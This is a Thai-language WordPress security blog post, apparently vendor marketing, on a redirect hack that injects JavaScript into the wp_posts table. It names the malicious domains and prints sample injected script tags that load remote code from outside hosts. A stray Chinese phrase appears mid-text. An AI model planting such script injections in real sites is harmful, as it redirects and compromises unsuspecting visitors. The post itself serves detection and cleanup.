

WordPress Redirect Hacks เป็นภัยคุกคามมานานแล้ว มันเปลี่ยนรูปแบบเป็น Redirect Hacks ใหม่ทุกไม่กี่สัปดาห์ เราครอบคลุมทุกประเภทของ WordPress Redirects ทุกครั้งที่มันมา เพิ่มในรายการคือบล็อกนี้ที่เปิดเผยอีกประเภท WordPress Redirect Hack ที่ Redirect ผู้เยี่ยมชม Blog Pages ไป Malicious Domains

Malicious Domains บางส่วนรวมถึง adaranth.[com], buyittraffic.[com], cuttraffic.[com], statistic[.]admarketlocation[.]com, planeobservetoo1[.]live ฯลฯ
วิธีตรวจสอบว่าคุณติดเชื้อหรือไม่?
1. สังเกตอาการ (Symptoms)
- Visitors ถูก Redirect ไป Unsolicited Domains
- Google Rankings ตกสำหรับ Blog Pages
- ได้รับ Warning Messages จาก Google สำหรับ Illicit Site Behavior
- เว็บไซต์ถูก Blacklist ตรวจสอบได้ง่ายด้วย Blacklist Checker Tool
- Web Page Source Code มี Malicious Links
Our tool scans 65+ blacklists to check if your website is blacklisted
หากสังเกตอาการข้างต้น เว็บไซต์ของคุณถูกแฮ็กแล้ว
WordPress Blog Redirecting? แก้ทันที!

2. ตรวจสอบด้วย Malware Scanner
อีกวิธียืนยัน Hack คือ Scan เว็บไซต์ด้วย Malware Scanner ใช้ Online Malware Scanner ใส่ URL เว็บไซต์ กด Scan
การค้นหาตำแหน่งของ Hack
เกือบทุก Redirect Hack มี Formula เดียวกันทำงานด้านหลัง – Malicious Code Injections ใน Database หรือ Core Files คราวนี้ก็ไม่ต่างออกไป
หลัง Analyze Hack เราสรุปว่า Hacker น่าจะฉีด Malicious Code เข้า Database
น่าจะเป็นไปได้มากที่ Hackers ฉีด JS Code ในตาราง wp_posts (ซึ่งมีทุก Post ของเว็บไซต์) ของ Database
วิธีตรวจสอบ Database:
- เข้าถึง Database ด้วย PHPMyAdmin
- ไปที่ตาราง wp_posts ไปที่ Redirecting Post และ Search (Ctrl+F) "adaranth.[com]" (หรือ Malicious Domains อื่นๆ) ใน Post
ตัวอย่าง Malicious Code:
<script src="https://trafficpage.cool/addons/lnkr5.min.js" type="text/javascript"></script><script src="https://trafficpage.cool/addons/lnkr30_nt.min.js" type="text/javascript"></script><script src="https://loadsource.org/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51824x5953x&r=1536317274530" type="text/javascript"></script>
Malicious Script อีกตัวใน Hacked Website 长这样:
<script src='https://dl.gotosecond2.com/clizkes' type='text/javascript'></script>
ทำไงต่อ?
Clean Up Infection และ Secure เว็บไซต์

คุณยิ่ง Delay Malware Cleanup มันยิ่งทำ Damage มาก เลือก Astra Immediate Malware Cleanup Program เว็บไซต์จะสะอาดในวันที่ Sign Up เดียวกัน เพื่อรับ Professional Malware Cleanup โดย Astra:
- Sign Up สำหรับ Astra Malware Cleanup Program
- Update Server Credentials และแค่นั้นแหละ
Security Engineers ของเราจะ Clean Infection, ทุก Hidden Backdoors จากเว็บไซต์ภายใน 6-8 ชั่วโมง Astra Hacker-tested Firewall จะ Deploy บนเว็บไซต์ Post-Cleanup เพื่อให้ Protection จากการโจมตีแบบนี้ในอนาคต
สรุป
หลังเว็บไซต์สะอาดและรันสมบูรณ์ ให้รับรองความปลอดภัยโดยปฏิบัติตาม WordPress Security Best Practices แนะนำ บางอย่างคือ:
- สร้างและใช้ Strong Passwords เท่านั้นสำหรับทุก Accounts บนเว็บไซต์และ Server เปลี่ยนบ่อยๆ
- เปลี่ยน Default Admin URL เป็นอะไรที่ Unusual
- ตั้ง WordPress Files & Folder Permissions ให้ถูกต้อง
- Restrict Admin Area
- Limit Login Attempts ฯลฯ
มีคำถามเกี่ยวกับ Program หรือ Astra? แชทกับเราได้เลย
